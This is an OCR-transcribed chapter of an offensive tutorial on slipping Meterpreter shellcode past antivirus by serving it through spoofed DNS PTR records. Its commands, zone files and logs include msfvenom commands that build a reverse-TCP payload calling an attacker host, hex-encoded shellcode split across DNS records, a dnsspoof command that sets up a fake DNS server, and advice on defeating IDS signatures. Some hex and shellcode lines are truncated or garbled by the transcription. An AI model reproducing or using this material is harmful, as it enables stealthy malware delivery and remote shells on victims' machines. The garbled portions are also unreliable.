Chapter 3 : DATA Transferring / Downloading Method by DNS Traffic (PTR Records)

- Goal : Understanding this technique by C#
- Creating C#.NET Code and Testing.

Understanding this technique by C# : **Bypassing Anti-viruses with Transferring Backdoor Payloads via DNS traffic**

In this chapter I want to explain how can bypass anti-viruses without encryption method for payloads so in this chapter I want to talk about DATA-Payload “Infiltration/Exfiltration/Transferring” Technique by DNS Traffic. In this technique I want to use DNS protocol to Transfer my backdoor payloads from attacker computer to Client computer so in this case we need one backdoor code “without” hard-coded payload or encrypted Payload.

Therefore risk for detecting by Anti-Viruses is very low in this case.

Why DNS protocol?

Because DNS traffic in the most networks are available without monitoring or Filtering by IPS/IDS or hardware firewalls and I know you can Check DNS Traffic by Snort IPS/IDS or something like that but detecting new Payloads via DNS Traffic by signatures is Difficult but is possible for network administrators .


In this article I want to show you one way to hiding your payloads by DNS Request/Response over Network.

Where is vulnerability point in this case?

When you want to use Payloads without encryption or Hard coded Payloads in your backdoor file like this case you need to transfer Payloads over Network from your system to target computer by some Protocol like HTTP and DNS or … , in this case we want to transfer these Payloads over DNS Traffic also execute these Payloads in Target computer memory so vulnerability point is Payload location and vulnerability point is Anti-viruses methods for Detecting Malware. Because in this case we don’t have Payloads on File-systems so we have Payload in memory and Network Traffic.

Note : “Unfortunately**”** Network traffic monitoring and Memory Monitoring/Scanning by AVs to Detect malware code do not work very well or do not work always in the most Anti-viruses with or without IPS/IDS features.

Example: Backdoor Payloads in DNS Zone with PTR records and A records.



```
Host          record type      value
1.1.1.0          PTR           0x990xa50x330xd40xc90x310xbb0x750x000x000xff.1.com
1.1.1.1          PTR           0xe90xa50x310xd40xcb0x010xbb0x750xcc0x010xef.1.com
1.1.1.253        PTR           10min5delay.1.com
1.1.1.254        PTR           0min0delay.1.com
TimeforReconnect.1.com    A       1.1.10.5
1.0.1.0           PTR           0x990xa5.1.com
1.0.1.1           PTR           0x330xd4.1.com
1.0.1.2           PTR           0xc90x31.1.com
1.0.1.3           PTR           0xbb0x75.1.com
1.0.1.4           PTR           0x000x000xff.1.com
```

Meterpreter Payload line one {Payload}.1.com
time for backdoor core code to Reconnect to attacker every 10 minute and establish connection for 5 minute 1.1.{10}.{5}
Good way for Bypassing Payload Detection over Network DNS Traffic by signatures for example with Snort (maybe) ;-) , split 1 record to 5 records and you can Resolve these records by NSLOOKUP with delay time for example (every 2 minute: get 1 record)

Picture 1: DNS Zone (IPAddress_to_DnsNameFQDN).

As you can see in this DNS zone I have two PTR records with meterpreter Payload like two FQDN And I have two PTR Record for Backdoor Reconnect setting Time also one A record.

Splitting Payload values and Records!

If you want to bypassing Payload detection over Network DNS traffic by signature base Firewalls or IPS/IDS tools

One good way for do this is splitting your Payloads into DNS Records with same Type like PTR or other types also you can encrypt your Payloads then use these Protocols. it depends on you and your target network.

You can see in picture 1, I have five records for Splitting one Payload in this case Meterpreter Payload Line one.

Therefore payloads for these records are equal with payload for this record 1.1.1.0

Example: 1.0.1.0 + 1.0.1.1 + 1.0.1.2 + 1.0.1.3 + 1.0.1.4 = 1.1.1.0

It means you can have:


five DNS request for 1.0.1.x * 5 <=> 5 response with result like (1 response from payload-0 by PTR record 1.1.1.0)

Or

one DNS Request for 1.1.1.0 <=> 1 Response by (payload-0 by PTR record 1.1.1.0)

In client side you can get this information from fake DNS server by more tools or technique but I want to use NSLOOKUP command prompt by backdoor because I think this is very simple to use.

As you can see in picture 2, I try to test DNS traffic from Fake DNS server to Client by NSLOOKUP tool.


Kali 2016.II - VMware Workstation
File Edit View VM Tabs Help
Home
Meterpreter Payloads Transfer by DNS traffic.
Now how can detect this one ? any idea ?
Command Prompt
root@kali: ~
To direct input to this VM, click inside or press Ctrl+G.
10:37 PM

```
C:\Users\Damon.PC7\Documents\Visual Studio 2008\Projects\DNS_Req\DNS_Req\bin\Debug>NSLOOKUP 1.1.1.1
192.168.1.50 | FIND "Name"
Name:    "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"

C:\Users\Damon.PC7\Documents\Visual Studio 2008\Projects\DNS_Req\DNS_Req\bin\Debug>NSLOOKUP 1.1.1.2
192.168.1.50 | FIND "Name"
Name:    "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"

C:\Users\Damon.PC7\Documents\Visual Studio 2008\Projects\DNS_Req\DNS_Req\bin\Debug>NSLOOKUP 1.1.1.3
192.168.1.50 | FIND "Name"
Name:    "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"

C:\Users\Damon.PC7\Documents\Visual Studio 2008\Projects\DNS_Req\DNS_Req\bin\Debug>NSLOOKUP 1.1.1.4
192.168.1.50 | FIND "Name"
Name:    "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com"

C:\Users\Damon.PC7\Documents\Visual Studio 2008\Projects\DNS_Req\DNS_Req\bin\Debug>NSLOOKUP 1.1.1.5
192.168.1.50 | FIND "Name"
Name:    "0x010xc10xe20xed0x520x410x510x480x8b0x520x200x8b0x420x3c0x48.1.com"

C:\Users\Damon.PC7\Documents\Visual Studio 2008\Projects\DNS_Req\DNS_Req\bin\Debug>
```

```
root@kali:~# cat /root/Desktop/dns.txt

1.1.1.1 "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"
1.1.1.2 "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"
1.1.1.3 "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"
1.1.1.4 "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com"
1.1.1.5 "0x010xc10xe20xed0x520x410x510x480x8b0x520x200x8b0x420x3c0x48.1.com"
                        x810x780x180x0b0x020x0f0x850x720x000x000x000x8b.1.com"
                        x000x000x480x850xc00x740x670x480x010xd00x500x8b.1.com"
                        x8b0x400x200x490x010xd00xe30x560x480xff0xc90x41.1.com"
                        x480x010xd60x4d0x310xc90x480x310xc00xac0x410xc1.1.com"
                        0x010xc10x380xe00x750xf10x4c0x030x4c0x240x080x45.1.com"
                        0xd80x580x440x8b0x400x240x490x010xd00x660x410x8b.1.com"
                        0x8b0x400x1c0x490x010xd00x410x8b0x040x880x480x01.1.com"
                        0x410x580x5e0x590x5a0x410x580x410x590x410x5a0x48.1.com"
                        0x410x520xff0xe00x580x410x590x5a0x480x8b0x120xe9.1.com"
                        0xff0x5d0x490xbe0x770x730x320x5f0x330x320x000x00.1.com"
                        0x890xe60x480x810xec0xa00x010x000x000x490x890xe5.1.com"
                        0x000x110x5c0xc00xa80x010x320x410x540x490x890xe4.1.com"
                        0x410xba0x4c0x770x260x070xff0xd50x4c0x890xea0x68.1.com"
                        0x000x590x410xba0x290x800x6b0x000xff0xd50x6a0x05.1.com"
                        0x500x4d0x310xc90x4d0x310xc00x480xff0xc00x480x89.1.com"
                        0xc00x480x890xc10x410xba0xea0x0f0xdf0xe00xff0xd5.1.com"
                        0x6a0x100x410x580x4c0x890xe20x480x890xf90x410xba.1.com"
                        0x610xff0xd50x850xc00x740x0a0x490xff0xce0x750xe5.1.com"
                        0x000x000x480x830xec0x100x480x890xe20x4d0x310xc9.1.com"
                        0x580x480x890xf90x410xba0x020xd90xc80x5f0xff0xd5.1.com"
1.1.1.26 "0x830xf80x000x7e0x550x480x830xc40x200x5e0x890xf60x6a0x400x41.1.com"
1.1.1.27 "0x590x680x000x100x000x000x410x580x480x890xf20x480x310xc90x41.1.com"
1.1.1.28 "0xba0x580xa40x530xe50xff0xd50x480x890xc30x490x890xc70x4d0x31.1.com"
1.1.1.29 "0xc90x490x890xf00x480x890xda0x480x890xf90x410xba0x020xd90xc8.1.com"
1.1.1.30 "0x5f0xff0xd50x830xf80x000x7d0x280x580x410x570x590x680x000x40.1.com"
1.1.1.31 "0x000x000x410x580x6a0x000x5a0x410xba0x0b0x2f0x0f0x300xff0xd5.1.com"
1.1.1.32 "0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com"
1.1.1.33 "0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com"
1.1.1.34 "0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"
root@kali:~# dnsspoof -i eth0 -f /root/Desktop/dns.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.50]
192.168.1.113.64459 > 192.168.1.50.53:  2+ PTR? 1.1.1.1.in-addr.arpa
192.168.1.113.57945 > 192.168.1.50.53:  2+ PTR? 1.1.1.1.in-addr.arpa
192.168.1.113.63892 > 192.168.1.50.53:  2+ PTR? 2.1.1.1.in-addr.arpa
192.168.1.113.63894 > 192.168.1.50.53:  2+ PTR? 2.1.1.1.in-addr.arpa
192.168.1.113.64356 > 192.168.1.50.53:  2+ PTR? 3.1.1.1.in-addr.arpa
```

Picture 2: Nslookup command and Testing DNS Traffic.

Now I want to talk about how can make Fake DNS server with linux and Meterpreter Payload via DNS Records And finally use my tool NativePayload_DNS.exe to execute Payload and getting Meterpreter session by DNS traffic.

STEP1: Make Fake DNS Server with Meterpreter Payloads Step by step:

In this step you should make Meterpreter Payload with Msfvenom Tool like picture 4 and copy that Payload line by line to dns.txt file then Use this file by DNSSpoof tool for making Fake DNS Server with kali Linux.


But before I explain how can do this first I should show you Meterpreter Payload with "Exe" file and Test this Payload with All anti-viruses then you can see this Payload and this signature will detect by the most Anti-viruses when you used that with EXE format.

Why I want to show this one?

Because I want to show you , I used two same Payloads by two techniques first by "EXE" format file and second by Transfer via DNS Traffic and you can see EXE format will detect by Anti-viruses but AVs can't Detect Second technique "Transfer by DNS traffic" and we know both method had same Payload .

Example1 , First technique EXE format: msfvenom –-platform windows –arch x86_64 –p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.50 –f exe > /root/Desktop/payload.exe

As you can see in picture 3 my payload with EXE format detected by 11 anti-viruses.



```
Payload size: 510 bytes
Final size of c file: 2166 bytes
root@kali:~# msfvenom --platform windows --arch x86_64 -p windows/x64/meterpre
r/reverse_tcp lhost=192.168.1.50 -f exe > /root/Desktop/payload.exe
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~#
```

File
payload.exe

Size
7 KB

MD5
0095de333e0b29264b6c108ad9ff84b1

First Scanned
03:01:56 | 01/18/2017

Detected By
11/35

A-Squared: Clean	Kaspersky Antivirus: HEUR
Ad-Aware: Clean	McAfee: Trojan-FJIN!0095DE333E0B
Avast: Win64	MS Security Essentials: Clean
AVG Free: Trojan horse Crypt_r.AKH	NANO Antivirus: Clean
Avira: TR/Crypt.XPACK.Gen7	Norman: Clean
BitDefender	Norton Antivirus

Picture 3: EXE Format payload Detected by AVs

Ok now for second technique you should use this one with C type or Csharp type (-f : Transform Type)

Example2 , second technique DNS Traffic: **msfvenom –-platform windows –arch x86_64 –p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.50 –f c > /root/Desktop/payload.txt**

After make payload.txt file , now you should make dns.txt file and copy your payloads line by line to dns.txt file like format as you can see in picture 4.

This is really important you have correct Format in dns.txt file.

Because we want to use this file by Dnsspoof tool with linux and your format should be something like this:

Ipaddress "{payload}.domain.com"

1.1.1.0 "0xfc0x480x830xe40xf00xe8.1.com"

1.1.1.1 "0xbc0xc80x130xff0x100x08.1.com"


In this case because my C# backdoor code customized for domain name "1.com" we should use this name for domain Or something like that "2.com", "3.net", "t.com" or domain with one char name + ".com"

So in this case ipaddress "1.1.1.x" is our Counter for our Payload lines in our dns.txt file.

1.1.1.0 --> Line 0 in payload.txt file --> "{payload0}.1.com"

1.1.1.1 --> Line 1 in payload.txt file --> "{payload1}.1.com"

1.1.1.2 --> Line 2 in payload.txt file --> "{payload2}.1.com"




```
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x4
"\x8b\x52\x20\x48\x8b\x72\x5
"\x48\x31\xc0\xac\x3c\x61\x7
"\x01\xc1\xe2\xed\x52\x41\x5
"\x01\xd0\x66\x81\x78\x18\x0
"\x80\x88\x00\x00\x00\x48\x8
"\x48\x18\x44\x8b\x40\x20\x4
"\x8b\x34\x88\x48\x01\xd6\x4
"\xc9\x0d\x41\x01\xc1\x38\xe
"\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b"
"\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48"
"\x83\xec\x20\x41\x52\xff\xe
"\x4b\xff\xff\xff\x5d\x49\xb
"\x41\x56\x49\x89\xe6\x48\x8
"\x49\xbc\x02\x00\x11\x5c\xc
"\x4c\x89\xf1\x41\xba\x4c\x7
"\x01\x01\x00\x00\x59\x41\xb
"\x41\x5e\x50\x50\x4d\x31\xc
"\xc2\x48\xff\xc0\x48\x89\xc
"\x48\x89\xc7\x6a\x10\x41\x5
"\x99\xa5\x74\x61\xff\xd5\x8
"\xe8\x93\x00\x00\x00\x48\x8
```

```
root@kali:~# msfvenom --platform windows --arch x86_64 -p windows/x64/meterprete
r/reverse_tcp lhost=192.168.1.50 -f c > /root/Desktop/payload.txt
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2166 bytes
root@kali:~#
```

```
1.1.1.0 "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"
1.1.1.1 "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"
1.1.1.2 "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"
1.1.1.3 "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com"
1.1.1.4 "0x010xc10xe20xed0x520x410x510x480x8b0x520x200x8b0x420x3c0x48.1.com"
1.1.1.5 "0x010xd00x660x810x780x180x0b0x020x0f0x850x720x000x000x000x8b.1.com"
1.1.1.6 "0x800x880x000x000x000x480x850xc00x740x670x480x010xd00x500x8b.1.com"
1.1.1.7 "0x480x180x440x8b0x400x200x490x010xd00xe30x560x480xff0xc90x41.1.com"
1.1.1.8 "0x8b0x340x880x480x010xd60x4d0x310xc90x480x310xc00xac0x410xc1.1.com"
1.1.1.9 "0xc90x0d0x410x010xc10x380xe00x750xf10x4c0x030x4c0x240x080x45.1.com"
```

Picture 4: step1 for make fake DNS server and Meterpreter payloads

